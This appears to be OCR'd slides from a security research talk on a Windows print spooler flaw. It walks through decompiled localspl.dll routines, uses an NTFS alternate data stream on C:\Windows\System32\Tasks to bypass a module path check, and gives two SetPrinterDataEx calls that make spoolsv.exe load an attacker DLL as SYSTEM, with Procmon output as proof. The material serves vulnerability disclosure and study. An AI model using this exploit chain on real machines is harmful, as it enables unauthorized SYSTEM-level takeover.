


```
 if ( ! wcsicmp(L"PrinterDriverData", String1) )
   return SplSetPrinterData(v10, a3, dwType, Src, a6);
 if ( wcscmp_0(String1, L"ConfigDriverData") )
 {
   EnterSplSem(0i64);
   v13 = *((_QWORD *)v10 + 8);
   if ( !(unsigned int)AccessGranted(1u, 4u, v10)
     && (_wcsicmp(L"QueueProperties", String1) || !(unsigned int)AccessGranted(1u, 0x40u, v10)) )
   {
     v11 = 5;
ABEL_46:
     LeaveSplSem(v15, v14, v16);
     if ( !v11
       && !wcsncmp(String1, L"CopyFiles\\", 0xAui64)
       && !(*(_DWORD *)(*((_QWORD *)v10 + 21) + 168i64) & 0x4000000) )
     {
       SplCopyFileEvent(v10);
     }
     goto LABEL_51;
   }
   if ( CompareStringW(0x7Fu, 1u, a3, -1, L"PrintQueueV4DriverDirectory", -1) == 2 )
   {
```

Printer attributes


Handler

Localspl.dll! SplCopyFileEvent



```
v10 = SplGetPrinterDataEx(a1, a2, L"Module", &v22, 0i64, 0, (unsigned int)&v21);
if ( v10 == 2 )
  return 1i64;
if ( !v10 )
{
  v6 = (unsigned __int16 *)DllAllocSplMem(v21);
  if ( v6 )
  {
    if ( !(unsigned int)SplGetPrinterDataEx(v3, v9, L"Module", &v22, (unsigned __int8 *)v6, v21, (unsigned int)&v21)
      && v22 == 1 )
    {
      v5 = CreateFullyQualifiedNameFromPSpool(v3, &v20);
      if ( v5 )
      {
        dll = SplLoadLibraryTheCopyFileModule((__int64)v3, v6);
        v8 = v20;
        v7 = dll;
        if ( dll )
        {
          v15 = GetProcAddress(dll, "SpoolerCopyFileEvent");
          if ( v15 )
            v5 = ((__int64 (__fastcall *)(unsigned __int16 *, wchar_t *, _QWORD))v15)(v8, v9, a3);
        }
        if ( v5 )
```

Load library?



```
HMODULE SplLoadLibraryTheCopyFileModule(__int64 a1, const unsigned __int16 *user_string){
    /*
        [...]
    */
    if ( !MakeCanonicalPath(user_string,szFilePath) )
        goto FAIL;
    /*
        [...]
    */
    if ( IsModuleFilePathAllowed(szFilePath,allowed_Directory) ){
        LoadLibraryW(szFilePath);
    }
    /*
        [...]
    */
}
```

```
__int64 __fastcall MakeCanonicalPath(const unsigned __int16 *szFilePath, unsigned __int16 *OutFilePath)
{
  unsigned int v2; // ebx
  HANDLE v4; // rax
  void *v5; // rdi

  v2 = 0;
  v4 = CreateFileW(szFilePath, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
  v5 = v4;
  if ( v4 == (HANDLE)-1i64 )
    return v2;
  if ( GetFinalPathNameByHandleW(v4, OutFilePath, 0x108u, 0) - 1 <= 0x106 )
    v2 = 1;
  CloseHandle(v5);
  return v2;
}
```

szFilePath must be a canonical path!

Legal szFilePath for IsModuleFilePathAllowed

X cannot be ‘/’ or ‘\’

Case 1 : szFilePath is under the C:\Windows\System32\spool\drivers

√ C:\Windows\System32\spool\drivers\XXX.DLL

√ C:\Windows\System32\spool\drivers\XXX\XXX.DLL

Case 2 : szFilePath is under the the root directory of C:\windows\system32

√ C:\windows\system32\XXX.DLL

✗ C:\windows\system32\XXX\XXX.DLL

CASE 1 :

√ C:\Windows\System32\spool\drivers\XXX.DLL

√ C:\Windows\System32\spool\drivers\XXX\XXX.DLL

- Both them are **not** medium user writable.

CASE 2 :

√ C:\windows\system32\XXX.DLL


✗ C:\windows\system32\XXX\XXX.DLL

- C:\windows\system32\ are **not** medium user writable.
- C:\windows\system32\Tasks\XXX are writable by medium user, but it’s illegal here.

☹ Seems Not Exploitable?

NTFS Alternate Data Streams (ADS)

- ADS is file attribute only found on the NTFS file system
- ADS allows user to create sub streams for a file or a directory by using separator “:”
- ADS is widely abused to write hidden data for malware files



Input parameters of NtCreateFile

Relative File:	
File name:	\??\C:\1\AAA:BBB
ObjectAttr.Flags:	00000040
Desired access:	80100000
Allocation size:	0000000000000000
File attributes:	00000080
Share access:	00000001
Create disposition:	[3] FILE_OPEN_IF (if exists, open, else create new)
Create options:	00000020
Extended attr:	{Ea = 0000000000000000, Length = 0}

☐ Transacted (requires Windows Vista+ and an active transaction)
☐ Enable file virtualization (requires Windows Vista+)
☐ Breakpoint right before call to NtCreate


Result

Status: STATUS_SUCCESS

For file – C:\1\AAA:BBB

AAA is the file or directory name
BBB is the ADS on AAA

Medium user can write ADS of C:\Windows\System32\Tasks



Input parameters of NtCreateFile

Relative File:	
File name:	\??\C:\Windows\System32\Tasks:exp.dll
ObjectAttr.Flags:	00000040
Desired access:	80100000
Allocation size:	0000000000000000
File attributes:	00000080
Share access:	00000001
Create disposition:	[3] FILE_OPEN_IF (if exists, open, else create new)
Create options:	00000020
Extended attr:	{Ea = 0000000000000000, Length = 0}

□ Transacted (requires Windows Vista+ and an active transaction)
□ Enable file virtualization (requires Windows Vista+)
□ Breakpoint right before call to NtCreate

Result


Status: STATUS_SUCCESS

C:\Windows\System32\Tasks:exp.dll must meet the CASE 2 - C:\windows\system32\XXX.DLL

😃

Get SYSTEM Privilege with Twice Printer API Call!

```
WCHAR* EXP = (WCHAR*)L"C:\\Windows\\System32\\Tasks:exp.dll";
SetPrinterDataEx(handle, L"CopyFiles", L"Module", REG_SZ, (LPBYTE)EXP, wcslen(EXP) * 2);
SetPrinterDataEx(handle, L"CopyFiles\\", L"Module", REG_SZ, (LPBYTE)EXP, wcslen(EXP) * 2);
```




Process Name	PID	Integrity	Operation	Path	Result	Detail
spoolsv.exe	2964	System	CreateFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Desired Access: Generic
spoolsv.exe	2964	System	QueryEAFile	C:\Windows\System32\Tasks:exp.dll	INVALID PARAMETER	
spoolsv.exe	2964	System	QueryNameInformationFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Name: \Windows\System
spoolsv.exe	2964	System	QueryNameInformationFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Name: \Windows\System
spoolsv.exe	2964	System	QueryNormalizedNameInformationFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	
spoolsv.exe	2964	System	CloseFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	
spoolsv.exe	2964	System	CreateFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Desired Access: Read At
spoolsv.exe	2964	System	QueryBasicInformationFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	CreationTime: 2019/12/7
spoolsv.exe	2964	System	CloseFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	
spoolsv.exe	2964	System	CreateFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Desired Access: Read D
spoolsv.exe	2964	System	CreateFileMapping	C:\Windows\System32\Tasks	SUCCESS	SyncType: SyncTypeOth
